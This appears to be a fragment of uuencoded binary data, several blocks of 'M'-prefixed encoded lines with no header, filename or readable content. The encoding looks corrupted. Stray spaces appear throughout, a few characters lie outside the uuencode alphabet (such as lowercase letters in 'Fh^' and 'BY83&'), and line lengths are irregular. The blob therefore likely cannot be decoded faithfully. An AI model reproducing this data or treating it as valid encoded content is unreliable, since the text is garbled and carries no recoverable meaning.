M/2PH.2Y [*6.M&')9%Y5USQ^DZUR3^7ER+Y? =EQC<<EU_*B [J%? \/" \2:0R"
M,X (^TC=OZ4-OWU (E`HU^SGNP< ('M')BO41S0RJLIY`C?)4 (CRNA&PZ.VX:DW
M] /ME*) ^4) O<1<?6.W)XFVLT:<EHU+L*6E,UIEE==4NZZKH3M_HH;0U/V-V]
MDYWC_7>G^T>' "Z7G (C\$0< (KW7LE) "F=V [Q7\6 [-,4]D". (52^S@!_,I19N*>
MY_CM"NN"S, .IN5:%] ^D8C43PAH%]HI" [X12)B^0\;)Q `E6EP)PZ2#OF=*C]+
M], &+V=T/#</9D19OF (B?,!/IS)R (#`==K&%*?\$QC24G^T/' "OS,HSC;\$B\RH
MGPW4_)1_3^H:6^,'D'\N':H\$VS%>5G'/' <*2U6U#1YOP@JM.P&YYVH._:)B=
MHN/Q,.R\$&7D6FU6!,1D?Z1RT7.;BQLLO?9/_:WYH4/O#TN+V;YC2&BWUNMT\$
M7<1"]L.X"" ([!@.VKGD7FCQ [SQOS6XL?EML5=OUP#6^A&=@5.`^]2& (RE^A
M-D (T/HQW,X;L@S@D`G.F'.SR'8]!T?AETH`R!%,>0ZV [?'X"90;>&\$M*2Y' \$'78
M"TS!J9;QA550\1+&S^R_G" \@ \ (/^\$HJMYDK,)6H+>>RE^*02PN"=YH9XB
M4ZO [YIL*G4\$02>2.,-<AGG'V5%`E8&Y/W?% (J" 'LY?W8&-4T [])5,\$!W.^`F
MV:<I [U=5& (79',K3`#05@4) *EV [D7^.=E#N4]RP (JR0:U\W [-% (E9^1X"4T
M' [GHN-]SIH%]HUT&87LV"XTH5E-@D1KR,2REW.1N&EBA:0AA7'Q%)8A*WJ\
MI^4\$IAHI<1=18CUC88.#Z\$T`' /; &36=! (8HI62QB#=W4LJA8 (2'DSRZ;]R^9
MVFU-^4LHBK7*B"LP>]X8M.9FHQ-!1),+8 [; ;G5" \ ` (M"<J-SS\+\$KPEP4X?I
MB\$`='GC&0SC5RI#H.?!,:*PFP1<D' `*@13P,*%VQAZ%3XJ&TE"4QH@Z#@G42
MM'#;</)V0 [PD'_M1!Z>MHSQ8, [3@2\$#`7:HA`E6!*B@ \$FCKC=&#;G' "\`Q4
M%`%+A<\$*.` :\$%<\$,]T6"\$W (C*'QH2N4HSRD4Y;H2@)-XEWJ#R<B'IM" "E%G

M, AKY>/) A) Q0 ('\, ZR3;>5S (AMH1;M>UWSSLWME_:UCNA04GP\%B8S) C\$&9NGR
M[K:;0B-D:]PB\$I@QA[U\W\ [V8E2SO95%HC.Y>' %QR*E_2 `S<&] %*V0H@0FBV
MJ5"GFB" T, 9:1-D' 6RU1R0Q-_: * &_P.BF#4Q4>F0!' (J^M/KDL%T@U54S5T1+
ME4%3X>): IFRN0I9V#8R@%7HA26#XFWM9 (R!XVM8<^P*BK=MT0&26UGDC3\$
M8GX4T+&NB=VK#\T/\$BSH`X=ZE' /, 4&@!HPKI (P?-A\7A;Z, /B\EOM(OPET^_
M9' RF.H9 (' `#4<`\G!QUER. `D\$L__C+3HP., -CCZ:3RG=MM.+\/IO6"C=NA?
M`S@D (!CLFUIR, JJYG=+!' V%LI' Y\$+*IE< (0<0AH..6@EL&L8!<=! !%D"#Q, =
M(-"0!" ,S18N(EQ'V@#"Z/ (<, M\$KA0V"O18H8L) 13] `OGSS_5>06) &MAPE, G
MV*(E7\$3#Y) \$DN+&M\6 `PIR#1AUV>V@!>EI `8 (<@4RTKO.F59GZ/) \$M' "Y4IB
M8, E@6UT&:*I (9EQ4D, TGB5SIBWE>&MA=&%2*CJ*. /IE/. =!-&' <!30.L (FPS
MJFAPQ%ILL?PV/) LK] S\$P" "%Y, NG@X=\EHQ"2MY [\$J:HAI=9.Z<' 'JK"3] YM
M[^S54CEN<+ +=N#, Q07PD) `<VJSE. &JOX:OC*/P.) IL4.8I `] I" ?# [EAX%. !/
M?IM0\ " "2_CA6& `74U+) \$H\A38FP1EOJL) E' K0^>JL0' ' [BU:6V/; ;I/>\$Y#
MC*0' VF40A*K1" S/++ (& ;TBWHE+1@5A\4JIOE&M<) #*L%.K:>; CJ:7/@6X\ \$D<
M4N<&+36@0WP^&3, IL\$* `R88Q9XP') U [" (4) 27VX0+7%!HTU#@A5%*<; \$1H3E
M?K! [(E90*0 `MH>6^=5:] `IF3R-CBV_U7=17@C" B:G*_66 `PCK92%>OYY&:4W
M&2H. \$ (G+5-@U<&%0E4E\@%A1LOR?^<-<B] 2Z) 6I/. !%A]V) >IV&@7/J=ELIN.
M(844+HXDUHJS;X4' "Z/Q) !.L*G3.%&"2*B [1"LO%V) D?C3) D) +<\F_DU (RI0
M\$UX [,] "%1%E1H<^ (AD!9U%UXL' #.NDU2MC+% /MI^&C*2D>8-R0TCAR+S6!NG
M] !J*Y#HUT9\$50+U%E (^ (W\#&UQ!^"QR"&] [!B2:W:*2_JROY-\ \$C#4-%0<<X
M5MV#, AHGG^ZV, OGDOH30@C`% !YN*AS8, ^F\$6CI `Z, 5WB&7EDAH4!921^G!@O
M/^, +, V!+(N_#_WVHM8Y/O (U:Z\ /O=' TV `9:&=&L1' L70Q? -:C73A8?N7C8_ /
M:W) A `LO8\ `@YH0#\Z [WT1-%!%>O/:^ IVP8" "OBPTO. ^D [>^H%200#6\%:M2X
M06AJ@ZL; Q7> >GBL*GC0*:(JK0B.XJHLAM+' RW `N] %SP/>/S^^ [KW? [4' ,GYX
M22 (#=/H `I [;V\$6K `7!\X4U&EH-D' SF4 `] <E=0M^J6' %&#Y:70-V8& `L) "X1*
M.54>YL#_ `Y:6: [_S%:2U+ `N `!7Z=: :^J+5SOK">E-@FP@;BM- `_, (%# `S:O
MMKM/@CY*P\1T `1] RB3`0!X\$ `LBE&CL:S_MBA3J^2LI=I_J6 (^J^ZN0\6:SUQ
MG5!#P72"--\$.RU#8R) FQEA:S<<6#F\$;) GY*"T+% `P=@Z2E1X76#=. # (DR' [!
MA4] 2' MKIP! IE=' @B-OVK; C%F3M<1%1CA7; <05' N; `? !@IN) , <?#F; /M@_ \WA
MHIK__M"G1_Q5] W"ZO!. W4<U8KCVBOC, @<) Q?0&M%3%U `M/6%E>] %R\ \U5%=
M2W `COY/\$) L `A^<OZ1D [BXGA<&.F*"WD) (A/A!2*G, [W<W# [SU*0' ZZ138 [;T
ML=EE//><2ZJOE4_T?_:.C\R,] K6F0\$ IY:+&*CAX=^ `V"1#] AEQ+' =0:] TQO:
MHX; EI7\$2DBN [6Y*5H7* LH6T%ZA64<@6DC7@". Z"K4J#241ZG@7V (. :K^BJ%*
M<' @3W<] OI [`O&U, TIL [=3CDHQ; _ (0/, UT2E; 6TH.4Z* ` (A: !W84L%R&] Q' SP
M^7A8 (:5 `] I&@WP:.EJ!, MR==+QV `Z'+NNXA<3N3*KG^4CG_*C4:#/?&0XS%:
M3N\$ [S%5&077 (S+FNFJC6I; +!A*+2D94WNH9\$=W!\$".>^H7*>"5GT% ^Y, >), L
M.3K; 2D#<<OJH* `G) `TP%] /E<H! `M, HGMNDST@2) 9-XCXB* `^ \$8YN (. `X6" L;
MY (A6.22\ [SVKA [H"#!Z] ?0SVJLP [= " `?%>' J@0LO9C6F1, D) >8U"FW!L&>%
M!12`_9S/J [] 4# `B] Q:H1>5OPZ] 7) _O_LG9V>O=W^N>12*JU\$DMNL2Z [Q2E [`
MOD2XTZL#OM, ^?7^X?_B&V>:C" `5\$BHG\$4<T3M' - `5L1:=SKB*P+\$>AA"\$:EO
M/B6' H7PI" =M* <\B7F137 ` , 44US^@RQUZ' 30<24%YAN\X\$OB') C%S\$T!7#, -M
M@57B5+H7\$' S\$#. ,V+ (SV [BM8<?#X41XFH0\%7\7.8) !:9P%4 [.9V#-*YA\%C
M24+JUBPO-Q@5MMS0^GLE-59 [' ` (:6&Z%<H%=<!-L\ .TM@"- .NGB72" HZLN_\$
M/1KV! YGE2: B `LQUI ` \J, Z*0' B (Y\6 [Q\$XUVR#*# "S^2&V `^35, M=6!-1XCRX
MSLEP&+H; ;_ [1 ` `N*+RTH `4A' V) ZANE) #=%18=26%BOMBHV8<"QL1" T7/5FNX
M (ZD+Z9U#^)+&1MY (V86:Q2Z?H+Y3=4OL-Z:Z"7RYG@+!%KM9 [@' B!B" WDF9 (
M"HH\J@L2:7_2\%97*-C) ZF9#; ET0-*3^P; BD [+_D70>9TUCB7ZJ%X?; T=MU'
M!TUTP] U&*Q30\ .AT [T1D' XQ `K3S?&V; O29, H) ! `1:R?G@\$R+:W4D%W&; F!MU
M2K/V@ `4F! ` ,L&!N, X"6%/Y2HOB@\$D_ \$H<6FH_ =, 1GOD3%L, 4' HG?U^LFRL "\$
MK) 1' 8' 1QR4H-\) C&G#Y] [1F+X4=? [==%Z-/R?PT52 (Z"AR/SE `B#B&WI# \
M) K>K2/>B] [RM\$42) RJU:HWLCPN `I@^+<#3CSBB (G7\$=*QV) YV `=. =*OZOV
M `RO&T19 `IP (OHX\ /30G `@FMUG<) 9G6HN\#) .SD693; *VB+ET0&% [%' `=B+P<
MP) RE" A9Q@ID*8M+TI) F [WWU64GD<6!<\$P0] -OA7!>, 4#:%, 6N^L@), ^5\$URI
MH\ .Z10@C?; \$XI! #D2#P8U `HQ1 [`3\ [TK=" , @ \$I:J# "TN_LD\$<, UDD' PW@LR\$
M7!, @WXZ\? (HJY' YX\$>3U; S*%" +6B6%K6V; I+F:0<O [Y-<0-" *D7" L%352CWE
M (" `7T"; *<3A" Q; `3 (K! `0 `M1=. .) . `H, BZH; \$*HAC^1&DM0L\$&7* .: ' GAGV. ,
M@2BUJI9/ `Y. \1\$Z^ `BT=4B, 4& `SOZ8HLIE8Q**S?-X\$XZ++' 1?B&Q+=6&UN<
M%CY (LN [; ; 6 [] Z) \$*6L, QQO4 [^F:++!FA3LE] FKT' ; ; IAYBAM+4QE/7UZ' 74&
M<&J' __3U#L7H [F6Y) >EL0? `IH4AX] @O4V?=\MY (H&/ `PUH (O [<E, ([N.R3*A
M6/HXG1RQY7LXGR5@5% [JU989\$TN5! (A9EK0*/VC; V7=P:DW?:DD6%@ (-Z"2#
M2! *? !Q2\ `L [[W `^=0%XN (2?1N=*] 2QP\$ [; 9?4\$QHO4: ?8N%; ^F^=" @BAN\$. -
M<KX' 5@&KTT<+S; 0L93K4Y%#; K-\$JI_EE!D\$!9?; ,)] .!' E/L1 `.-%DS2:BBX
MO+<+X, !LB" `@T20 `F (.80I_ ['>'2%' ^\$ (WO&. -E@A&3*.9B0, .Z=\$+; ; ; 3NW
M ` \AWC5EN] PYL="X6+4+CQTFN?#&) DUOAI' SK4%U) 6TCAX6F+/Z<YE) 91 ["71
M?*3F ` `Q, _ (` `US>=&AW2@9] (PQCJGLT%2L=/:E `L9U^3A5&/-B\$=*D%\$PJ;<
M>E-FS+*NM5&0=2SRL:"6? ` _W"\$- `C=. &0"1& `G2?S0*/-N] #^R7, SDD73#K\$
M\$D4. \!8G\$4ZB0?IGOG!9S) , !V, C `C&4J@CB@+T>=6/! .&J'D:] N `7FT!OMQ
M' ?D=[2_@7]+R' 8') /3#W `Q%\LS68C:#3+H<7EI2) "ZR"Z' BV=%9\$; `4_J-\$'
M*1) & `Y"DH2&X<% (\$=, QQCS1+ [OY0W `\$@LO4/ &3*RS (([CXP) U' U8G [7JI-] #
M3&&3B?) #* (RNYSR"RM ((:T5B%/ /13_MOX `) Y3P&%C#&+@<Q?>E (H%Y"") V50 `

M\$>L<:5,HN#SVU3G2RLBG5KU46-EZV]/&7#U@/H.<.9\$*`"1[9-OII`#9^"G
MJ8AEU*(E/A&^AOVSW^@^^@SX?B6"S9IOGCS)R&XPJ?E'/&.ZP.\$1X9UWLIU/
MGJP>+O>TN+E1O^7\$IXV]:MHBG\$V=]LWF(TW);-8>;=YX.G.,B:?!\$H1?SSC
M.8N(D&FH*;1'<O:6+!)^T"O7F#%5I%'JT)PZ(1.2=_:H;H@M]LG-*A^+*E->
M%*".R#6AAH@DCWY@BUJB<%/R\$'.W+&IJ,=0^:.52Y#J>P)B8&\/\$N>H@M\^\$
M;BSY?"@0.^FK+.2&XY[2\$=)<L;VDE,K>=,/OF:EN*<TG<QYR)'CIB6PE&6R8
M_1=I\P:&E](\ [8;WW_" +3FUEY;2Z^:&):FI-X9&:>YL;\!96EJ7RAK'=)?QD
M-QCBN(5%9)-^M#H;Q)?(0)9.21^R2@,B,X7,6X4NFW"^P:\(3[YF%#>)P#3Q
MHMA;5:_;L%#G^ET[J;5>>=3<!^_#=ZLM_/?\$&DNM=7I20_/:^,K+_/;BL_KS
MVO"51_]KU4[_K[8C8ZR=_OX,?IY,VIW<&V@-'J&A[VI##_ZO]K^%?X=>JOZE
M1HD5D/JG</3*XR]/F)+^/C_"9WG.795`3P[U]=@+9XT/&TXT/!6UTS-'4/C
M<W6?0D4@.MC"BE/]T>J:KGZB2(M;^?SFZ?76-J@SM_KZDXT5J@%\B257E0AC
M&MX3_K.ZQG^MFALKC^FEJHW\K:G\EBN_E<IOG<H?&>9[B""XTJ@H+*A6C86\$
MB=I'9F&\$<?J*)'+MQ5!>"809-!;9TZR"D1+\Q"X;UV-IW?!1K.B'#8>J&+XF
M".F*D^S`*9HP&X2#(\$NZ,JP>1&BY@%9M>2R44L^!NU#U+-N`&UDUY-XEU
M*:<J=5@UCRPH9.8-5G60=G&;K9D"MG"W>WH1;M6@_1>_M5`)@SEK/2BEYM
MGF1+N\$8+3,(>\$;<5D010DS89CY6&F,FB\IG2/#:E,W:=!JR;<0K1'O=J"VSU
M_%U+VP#!8\$G%WJ!ADQB.5GB6I9'2=N=L1GAYY40>C;2XD#?Z)19?-09\$Y%P6
MU1]RQB\]ZK@0C./0&OZ]6D2XXR&Z+H!/'I**A"427RZBN]>PQJ\$':M/17T7
M,\$LGQLKRD[]U_6Z/QX@EMR3'[,)(4Y#QTV0NIXV?M=WVS)*:G0"P-[<.,NX
MP4MEQ=!3QJ1DO,<6CB\$Y*)\$\$6(='*@\$CN0VFTQSS;PHM07VU/4Z8A-#R`B
MC@Q!;,V((H\C<JIOG)Z3],QH/TEFOCI3)2`C&0?X42Q&`J+*87L_-0,'`KQ7
MX!7EQV7`X,U`#LIY/3P6)C],OT14*MF%7VFZ=P]LN;_\$_MC=#M#TGX&N-C+
MYNZ>:WYHRJF`=3]]/A)AW=MX18-E/[W`H_/Z#&\8YNT6*`\"_4./3.Q\G<6_>
M?K' LW?1X-@S;_4YG5L=:`4`]-[F2&@%QK9\BDD\$1V_W1A!HZFJ?#@PZ.N;M
M7707?&*?E_YX[BOX2Z;M4WN\3B_F[A`*?GJ/?'4Q-WZ9FFXY/QRQ46,W?L6BW
M[J#;83I_K\T;CJ]XL-/M;TK]TMZ\MUM>VWB@JLMM_/JAB?92*N,Q=]]=EOEW
ME<D@VBCP)9&3_K<'C,10NPSQ32X;>Z#Q#9GA41^]X\7U>BU4F<"1'33WO,84
M4?6*E1US^A>N!5.\#ETG6&D50.<!I)\1/,=E4#/U?41%"6*APM`\$D47AW&?
MS>+6ZMK,2&EZC*ZIU`BV5+_JB:%9M9:5Q(`V.ZC3G0!J"RSM`0Q=+&2(@Z);
M1\$MJ5NNF(*VY1I`-Q<IT<>U_]')+ (=Y/\A4:1#S4]>:.9DX*N=X(O6;'P`\$
M:0.\$IU5`(/5:)?Q_"A.\;-1&`^8:T09*?@SN;2/K;V`0:VMEHU#R4?4@W@JL
M"_?F(\$7)A8+=^ZBJ./G93!*Z#DES-_\$[[]S[0]>ZG"216UQP5=54*(<AEV`
MT?49KKG,H702[XRMAE('T_XN8)=/KJ5T_X,-LZI+FTCQ.[ZMDKLK\=SW)4\T
MBy83&`YA5J&\V3W0_=:8CHG`Y!9\ZI='KD;X#BLWD68)`]I<T<;T"W/1-;
M3]E"GP=)%(#,VD;7#I*^:10\$:2`#9D>_5Q)778QWT,L._8[1M5!T=D2#-975
M7GM6`YRMR:1.<7R\T>:B<]T9!O94<&W`@^N48MP(5K>#3HP8D79\"G(OAH)<
M7B[J&>5'-6\$@:YOO9L5`]T;/5^G/46<C9H(T./S17^7Q1X2+-V#!&03\O
M+S.669[]E8?A'IT(ZN"SU0A4CRXU09*)"C,Y\$^4(=:C2\\PH`I2NCSLH3&Q
MAJ)&27U"@4)><8QW.3-5S4]W(B="1"WN7%,]EDJ4!\$:QZB\$Y.RQ6="9J]. =
MR#0.,\$6L1B)M><XHIWC2?7SH`(Z.4FYTZCZC>+&<XVT-!XC^0!Y!2_Q#>`K8%
MSW4HBW#D)R%=S<<((+"U@F1EXV(0['#TWT#=#MB'';G,!Z/.#K\$'(Q)"9K]
MJ@#&[^7\I%X8^">/^%9`/?3>&_*Z1QIV4]8686P7/#6-T:_N%U%:N_\$=R
MP8-K/G>M1[ZMP=%P9AT.<&-]`FG4Y1;"T1C3U-H+\$`5]W[C]?]VL`_H/W`PI
M_P==;>YO*;V5?#P\$6A@IHOSF85,,`-,#LE:50`*Z;PQ_41IO2"Q+`^XE2+WT
M31BY%BG*!7DIBR>U3UC3MD14"i7%Q941.J/1INJUTL\2<0`2KMZ&/<J`K[*
M_V:[V^L\UQ<&RYA84I2T85=Y^N.\%NVCT0YHHP[S[A/7QAXX_CPZ/E@]8`&W6
M\`#2,7\0^"?),OQ4<!;-U+X*%QB&.A@='JR2K"52^9;KU"E@%Q8)",;?RQ*
MLL`UP3^`#TW!RUG;T/9(8SB2Q25[Y/!9&)4>6@V<UW@("W".&_O+[48SL@B<Q
M:3`O,;KEG.YB.J[7P=]AT?!*19_/6X[]QAP`<JM)+/F*%LD6-R<\UV7<.4-7
MA&Z0:CM"EA4Y6\$:8:B1J<*IT[3EK.:. \$0-T].2=HPWO]S64PPDNFZ5[GN?Q\$
MLE;DY;#PO,HQ&MJ[%<Y4Z:X***.U5@IC3JML;<OPY6_B6,3FT(480`W`)]00
M_\J->1FAE/48FP+X7B=(R)G!F`M6C\$V,;T<N1J;BNY8BQTJ`H7(,%QK*Y/5:
M#3!G_]N0\$-YD+H^DR?A!:M=-J,L6)<P5,_ZP/5>!L'8\5(QGRW;(8[4H-. \
M,D=F21TEQ&->34U^+&6RY&RTV![#EKS"Q\$2M'/WA\$QE4-N;Z*M.@N+W/>3
MMD)!@H#5%T<['%3:D+A!%?T=)",Q^"UMQ:SP<M?V\$Z8(1\0RORGV@R)W1PR<
M9?D#ZZJ./1KBR+5_0I-1I`.N,3E;B[.9C]7#F+SZ\J(<S<^`#(;Q9/7I&LIR
MJ^OUYSH4D<W90Q<%<:X(N:FK7:%)FKW.;XOZ)V>522KJT+TXQQTJ72)BHS-/
MJR3(KE*LMAQ;&8I10'?&8G1#E60,6)JA7%&G2D-#`C/9\R"8`Y5IA\KOK`KP
MD>LJ#1W>]_@VG(N7Y9)E(AZI8\@[@!^>-Y]X4(9>.,,S;UPLCHU]@5P&BE-0)
M^2BZYNL; \C0-;/V@AW4T*S@Q3CLTM\T^`W_]C! !0."/5;`!5;3&K@%XTS_4
MGI\$V",^XH,WC%*DA%6QG-KW3,3DR<C:#XSG3-<4EC5`+K,!R6D`^!HJ!O(%
M-7[79\$`_F#*FE/P-G18Q\$2(9B!//0@5\$?)H^M,YDY+0C<@F@G5FJ`SC#L5F
M0.+W58PMZ^3!934Y-E8`!HAR&\$YI4U\$AIUE;MQ5`FE(!8#D&JLX", \$0!<F4
M3U19#&SZ^`5:RX.P/\`+>3JJQO`X;^35W!48SPF0L("FRV,&?M`CM6]\KL@
M`1+32<)QIDQ58N@*S>:5]4XN*T<_CONTU>%0P""?*1E2201\$.SW`FIV>HTA-
MU%:H-&R915Q>8TP_BO1%#2ETU,"Q8PY+\$4Y)JC8Z2F`78AS#H6(G68SP[W!]
M/E\$H<.QSD8EM#9M>T+D3/&\IADF/T@IF!PM,H0Q/:8ZJ3!6DW]N4)Q,LX0>
M%A3Z>AJU7P."1NF99M./>0ZU/-&64R%/;IQSC8Q%#5VOIM?Y*<BU4-6%D\$VY
M;GS<O-/C\$7*&)TV@GVWE`?J5H,^N3RZ83"A,!%PV32OS!>%X-+3*EO1\$>ZQP

MRA7LJ.D0U=;O [&7*<R7E+QY;?;SB,"U1X)MKEJU\$,V64O2I"JA&D!2<4Y5<1
M(F_/#-MD?RY&.+<BV^B/VI_%`MLA?CDC+X6?'('P0"\$?@7?2X50J4&R?90VU
M! ?5! I#ON! LIQ4-&(7M@-C+\O[TE=2/P/@9SZ[, "KG68+#"N?43;' 2E</ *W5O
M, 83"Q-R1\6#. _IPK=J?L`CPD; (P) CA4ER9VE+"PNDZ*0A`>RO' 8 (9N6M?2GR
M-%` `0+8J"G^; !:Y4#:=F&! -\$1D+*@L4=&S62\$O)K!K7TSGMI;H\-%F, QQ1
M-BM?>%PA. : [# -1L+ZCG+ /) 67L_A+DFB*26W3 [' , P%. #<Q2L2' ' -"OE_4HQ, ;
M] ?8; DH=VF_VH: ' OE^' . W[/JF\XP39?8; MBN&>F+%8SH [2==CG (\G?&SU#. \
M?%' L^-VFRO!S*!%?/! TU2' K.W? ?XA=G (7>M' !>!E) % C8QVR&@NFA: /B@_B2
M?; VMT%7B6JG; IT5\I5>+^ `>N' : : ZET5C38TB: GW*FFI>_ . 1V9\$MC<F6OS&A
MI3PLI! @PO: D. F (C (/7@*F.] W@0EJ! ^I>L (/9HMK"4 [>*R&0M0^K5AKD7<S;
M<98! UQ=TSE. +\14#?NB=Z_* [VXMWX8M0GNY* R+, 190Z) P5%<SH%\$ED! QX_ /B
ME `= !&0 `*^" \$DGO@/4E_ \$%&/RPK5&P60R03=UDI `HW<) G7*7) B\D=K] *M5, =L
MU0H_, U! ?^! P_L. 5 (W, H/<2Z7A8&1Y6*8; SV (' <XK>GR [R?K (*) MSXP5=?_
MQ? %; 9XN286^] &L@. 8-R (,) OGDHXM; =5R' %V@I, VU9RY& ; !=6X@^ ; *75! M. SU
M, -HJ7LBFK#6/H^L1 [(M<J! S.OV `%XD% `Y; : 7F] MC7RE629^C9RNJ>W. <TDK0
M!+] K] ; JI "3U%W! E' =D* ; ;) 0PR&+SD<9R2\$W9U\$RI<GL#2>IN) 909C&\$ /D]
MMC+U=-94Z: Z4JI0S/NG618+3X>PQ2"MQ [#X9BY ([C? : J) ^<2CK. 6"W& `80C2
MN! /2_8%6D91W7: FR/4*21<J `AKHS5\, B#U#) -<* &. CHBB=8. <# !K>+ "TZF4J
M?TY=8QA<) ST `RK*J15+6&_Z+` 3I5<3*U<>+C] \$NU_N90: E<H8#` 1A1O2FRU]
MI", 2GH` W' Z>6-ZEU\\! \$/@GHJHHB0XB"G#SP0@R+D3>XX' A! 9%#@#F (\, !D<I
MX2RUA' #8+&MD7*SDQ1-' , 7%XDGC6KL/3&XPSD>@+3DEY, 1M) %\$) \$Y7\$25UH `
M&HJ=D^NN7; "' -&J`HK. : [-JZI<NR0@! 2G\JDW+; I8 (/ ` `6), 2>M62=, #Q4M2
M] B\$N2CDF) 24TSD#\$W@, 5ZZ!, . <J<S\IHM%BF?; 26R7 `B! I; , MY) II+%Z\$?O*
MLA4C] H#XSG) ; MLL\$#B6? ?+? "5<9CQN+9U/\BKHCIUG (0JI (O\$) A0EPD1, -CC!
MD#) 9GP: : L0N; *2K1, N@4LCZ8: (O*-%JE+M-L4<GR%+1' KKL=>\><Z [*X (X; @0
M* @M"N2, @F?V43] ^R (?M\N&\$; JOVQL, , : ^1? \$#WN1 [@M# "E2QA (K/-% (O;] &F
MA) I?+ /C6; EL) -DIHM\$3 (- "%Z5, A, XS6M7%*+>1 [DW\$B] BM#8IC_QZYABH"] A
M`DS4BT (; V@-B2BL4\ \$ \$U] />\$N7MB: ?\$-, \-. \H) 7Y! K `; BT23+WIK2VE6V^
ML^*AE4V20E1, ; V+` #0] 2: ", 3KY0PFN80 (6; GZ%F39#V@_M*A% ^*5Y2: 0/13
M. I [J#J. 0_ "X [_NTF, _ [-#4CACF%*XW/-ZJ: -=VXR\DX^ (, ; <S<\U) ILWG] YD
M] *D; CV/NQN<: ^TT; ORO; &25@B?0VJ] LHHYPQTPZ! 0TW\ : 8>TQ2; . \M4J: _>W
M& [2; Q] \$YN^C<H (LB* LW927J#30) K/F<7, WLXS; -@ \ [4 [J&YX#E/, 7) ^ . G#S?
M`#B3\$, <2F7&" .) 9? \$GI5\E/. 0&" [DR@) ^JEAY] ; 7"OV8M5 (Q_ % `&5G\$! 9_ < `
MA<YF3. 4PQRG/ [B `: 8DS "4WUFUZ) HEU; >\) " [_, 05 (\$ \$TWV4%NS%) %/_B8-R'
MIE (, O, , 2RM7/=F\$KYD6F5LE] D1A@' 3\$&KYL B\FBT7\$V<\; ; @W] SG5Y>4L1?*.
MW\$PJ-M-<?] M7: -SX#<S%3/CJG&UM8=SFZJ%@R0. `G#7\7; QI* -P_B' 1BH (MO
M); @ `3?2 (<*#9L`S [; G. ; ,) HQNM0; A `*, W! N^F<) MQ15?7JJUQ%FYA0NC" [E?
MXLP2! 9NHFUB [S8\$ "A13QT9>R: DVOV3ZSLBDOA: +. ? . %G>?0, JNF0MJU6R (\$
MY<\$31LJ15_0O4HJT5+&CR64EVM1) Y\$=2\$U", +` 5Q24; Y+*+>1Q) _>* /P@JV' 9
MEH2VI, 3"3<+V1* D (+%5 `WA. K\$%&*% ! (1: OLI3J#VT; #JOYXD2 `9&=">N8*DS
M\$W>N. 5HOAY" 5@%L^YM3K6#G-+ #50%. ` -@<^) J_@2JE#>, ?CN3_P\$V*, @H*74
M"9' I-"9H= ` . 52T#I! XS [4A&Q<FJA&6QF' K%. 2Y5! ! 2V0I; 0I' T0! N3] Q! #G,
MG#4BRW (MCM: ON8K `B=\ . /KHZ5AH18" 63G6\$7G [=NYTJR^0>-XTXBRY%PYZ.
MI#_07, V^DMAA) MXOJJ8E_G) : 6#? =JH [H+^: PV@1/#; ' -84&1C [OTQWQ+C; 7G
MJAS `Q+M=\$T5P] ^2DG%92<7Q@NG4GP) 8Q^) (3^T; `OC583C\ /7\$B%>TLU\ (XQ
M`"L"Q_ (DG= () G@>W6I, 2] : , #"-N@, \ /DN#V_G.A) ` /Q/HWUYQM [B! 6UJ8P>J
MGS: 8R/ : LO) MEH: [+ \T54#Z/ [>8; A. \$=-' 4@NZF0D_GOSZB0DN (&U&JEQO>38
MQW/T. JX^D@I=2LP-?>1 (1/G9?9" \<X, N), R) 2\$ L4YU\ `>] 8W*` 1+G2A? `F0S
MZ: [7#4; "24-UA%>= /-0SWS ` _V. Y/9 [M' AZ>' >WN [JLAQC6+S< `B3@=R. DK\$#
MW\3/ , _% / . -2 (0 `JYR9L_` (%D9OBM>FVUPHDT! \! HT; WUQCD97XU-%\ED7E
MX `J' Q) / THW2, R>LNY\, ; \$9 [; FR>? LFI [[X (NY, TXR: C^PR4OBR&>0H" ISU2
MU/ [= :) AW? Q (X (#, 7H6A>== /! J6G>_? ! N>4X1=WQ?N. >DR+G) Z#X# [N73LA0P
M\$ (@ ` #!, -V*^-) <^-! MW] 3 (, N94KN; MB? `T<KH3W/R&270?AUZY, 1=: =) ^2@
M*: O*; S: LSTH=; : IXJ\%U/^O@<A3QYL/ [! AW% [@68; REF [*FW4G53K<3\$) X
MA' E+E_G&B>: . P?V. E+N\Q6+K6Z* [66@2*#JDX. K>! O7N>CPFA*520&/J&SLB
MOA7A"; U+^ [<8-RHCJJ [; ; J&0 (!C. K8>8-C" <\VW' 523. \ \JD0REX# [38' +A\
MUR<18L6. Z9, /87<B=T^WRWF' >YC*/= ' XLJG<?+3WM; WN9K1WO^=FCXN] 2/P+
M/QS. WZ\WQ=/&LC] 1RF3AS; 2RR\$@5Y+F; L\-' X\$JN, NUCS=H6OL4S^: FMK+63
M2! **U<NF-TX"#, \$7=&??ON= Fh^ . : 6SF! \>J4 ["A3?9%GYKJ8UM6M) LYNP' ` 8
M85W" H586: ;] K: D8 [X5R\$, <6\LM*; . R' ^) I' D, =*Z>; ; L5; %UV=**?' 7] 7A8D
MKH\0Y3VO@<J0" SJ=>? \$PZK5YWOI@. . /8*) V3DW) P; 6YDT*ONE. @*NI^>>82
M4> \U, QM>G%*+ ' `Q&T. G! \$2; NJTI>: 61053UKY=ZJHY" 5*\P\) \$] JY?%YOS
M<\$P10`U% EYOX@O/ 6E#J+22A-RUO, Y (@W5\ : 8V8F&+>Y+*OPW) W2=<G? (E [VN
MYP?@=<2B4C [SIK; I52TZE@6%/ : 5OKWLF" QW?_<KF, ! ZB4. E#DZOI] <=\ 7KM [
MK] Z_>; -_ ^, ; #S%Y' .] Z [XZ-7! WMO3SBOU] _X8EG"@. KI>/TX [GHA' (6<PYK#
MN@; +G/= `ITK2, 32J@L0*\, M2T4A (. I6#2P=\$M. (R2H! L2>VE8MAA^?1ZU, 8@
M. B: (: : `S>>N0@: DU<MCZ>M083S-! /VL2: Z&7; L") M [] KH>Z8 [F*\$-Z) PPDN,
M/ [*I\# . T: ; ; `<%0#_ \$+W) "\ ` ' & [T) SS\$) , ' @Y [! SX011#O0NRCDI2] 8YGB? ; %
MN+_ 3B?L2HPX*Y+DA\ 7A; TYXV@^+R6_ : R5' %FFL' % #8S) #L; `IL) C (KP<* (<
MYP. L_&HGJ?0P/ "QY] 0=7%#F"Y@803M4M) &K#. 2&X"C1+ ` \$4>2+8MK=\$RQ7 [`

